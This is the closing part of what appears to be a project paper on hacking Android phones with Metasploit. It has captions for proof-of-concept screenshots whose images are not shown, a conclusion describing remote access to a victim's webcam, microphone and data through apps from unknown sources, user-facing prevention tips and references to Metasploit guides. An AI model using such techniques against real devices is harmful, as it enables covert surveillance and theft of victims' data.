

Fig. 26 Proof of Concept-8



Fig. 27 Proof of Concept-9



Fig. 28 Proof of Concept-10



Fig. 29 Proof of Concept-11



Fig. 30 Proof of Concept-12

8. CONCLUSION & DEFENSE

This is how one can exploit an Android device and can gain access over it irrespective of the type of connection between the attacker and the victim. It can be observed that hacking into an android device is very much easy when the user lacks awareness.

The attacker can access to sensitive data and use webcam to take pictures and also can use record – mic to record conversations of victims. Thus it was found that Linux Kernel layer is the most sensitive part of Android Operating System and the hackers can easily access to data of this layer.

It is thus advised not to install an application from unknown sources. These apps can be shared in the social media groups in form of click-bait to attract users without making them aware of the attack.

Some tips to prevent yourself from hacking:

- Don’t allow downloading any apps from cloud websites.
- Don’t install apps with an unknown resource enabled option.
- Use antivirus in a mobile device.
- Don’t click any random links.
- Never download an unwanted ‘.doc’, PDF or ‘.apk’ file from unknown source.
- Always confirm with the source of the file to be doubly sure.

9.FUTURE ENHANCEMENTS

The forensic investigators can examine and extract data from smartphones by using different types of mobile forensic tools. The future work will involve the extraction of data from Android platform by using forensic opensource tools to find the proper evidences.

10.BIBLIOGRAPHY

1. https://www.znetlive.com/blog/top-10-cybersecurity-incidents-in-2020/#:~:text=Due%20to%20the%20pandemic%2C%20the,double%20when%20compared%20to%202019.
2. https://www.varonis.com/blog/what-is-metasploit/
3. https://www.offensive-security.com/metasploit-unleashed/
4. http://www.security-sleuth.com/sleuth-blog/2015/1/11/using-metasploitto-hack-an-android-phone
5. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.734.8848&rep=rep1&type=pdf